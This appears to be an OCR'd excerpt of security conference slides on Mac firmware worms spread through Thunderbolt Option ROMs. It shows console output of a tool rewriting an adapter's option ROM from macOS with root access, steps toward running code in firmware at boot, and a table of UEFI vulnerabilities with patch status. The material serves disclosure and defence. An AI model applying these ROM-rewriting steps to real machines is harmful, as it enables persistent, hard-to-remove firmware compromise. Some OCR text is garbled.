
Viral: can spread via shared Thunderbolt devices.

Virulent: affects all current models of Intel MacBooks with Thunderbolt.

Remotely installable? Dark Jedi Coma and other Option ROMs.


(From the Thunderstrike talk at 31c3)

Case study 4: Option ROMs




```
Copyri      2000-2012 Broadcom Corporation. all rights reser
Broadcom    reme/NetLink User Diagnostics 15.4.12 (09/13/

C Brd    Rv    Bu      Spd Base Irq NVM(avl/max)   MAC      Boot Code   Config

0 57762:A0 00:00:0        ACB0 11   64k/  64k 406      2FE 57762-a1.10 WMp,auto

0 57762:A0 00:00:0 Ex1 25      11   64k/  6       C8F46D2FE 57762-a1.10 WMp,auto

Updating PCI ROM (type 3) head     h Ve      D = 0x14e4 Device ID = 0x1682
Updating PXE EFI (length = 27140
Programming 27140 bytes to NVRAM o      00025FC
Programming...    27140
Updating Directory...
Content length      = 00006a04
NVRAM offset        = 000025
Reading current NVRAM ...
Programming...      512

Totally 1 card(s) h      n programmed.

C:\B57DIAG>
```

Rebooting to DOS
is not required,
just root access!



```
mbp2014:~/efi/bh2015: sudo ./b57tool --pxe hello.rom
Early CRC fc41c8f3 (good)
Header CRC 3c702369 (good)
Header sum dc (good)
MAC: 98:5a:eb:c6:c6:79
Option ROM address 0x25fc length 0x404 bytes
Read 0x400 bytes
PXE CRC e1107f5c
---- new image
Early CRC fc41c8f3 (good)
Header CRC 3c702369 (good)
Header sum dc (good)
MAC: 98:5a:eb:c6:c6:79
Option ROM address 0x25fc length 0x404 bytes
---- writing PXE option rom+crc to 0x25fc
0029fc: 000400 / 000404
---- writing header
0000fc: 0000fc / 000100
---- verify
Early CRC fc41c8f3 (good)
Header CRC 3c702369 (good)
Header sum dc (good)
MAC: 98:5a:eb:c6:c6:79
Option ROM address 0x25fc length 0x404 bytes
mbp2014:~/efi/bh2015:
```

Case study 4: Option ROMs



Get Remote Root Shell
(left as an exercise to the reader[19])

Install the whitelisted DirectHW.kext and map the PCIe space.

Write code into the ROM that will execute in the context of the BIOS at next boot

(Not just Thunderbolt - WiFi / GPU / SATA have them, too!)

UEFI vulnerabilities are often shared between different systems.

Old bugs, new platforms

Vulnerability	Private disclosure Public disclosure	Status on OSX
Snorlax/PrinceHarming VU #577140	August 2013 July 2015 / May 2015	Patched June 2015
Darth Venamis VU #976132	Sept 2014 Dec 2014	Partial Patch June 2015
SpeedRacer/BIOS_CTNL VU #766164	Dec 2013 Aug 2014	Vulnerable
King's Gambit VU #552286	Dec 2013 Aug 2014	Vulnerable (See HITB-GSEC 2015)
The Sicilian VU #255726	~May 2013 Sep 2013	Vulnerable
Setup UEFI Variable VU #758382	June 2013 Mar 2014	Not vulnerable

What can vendors do?

- Test older vulnerabilities against your systems
- Don’t silently fix vulnerabilities
- Use the locks provided by the platform:
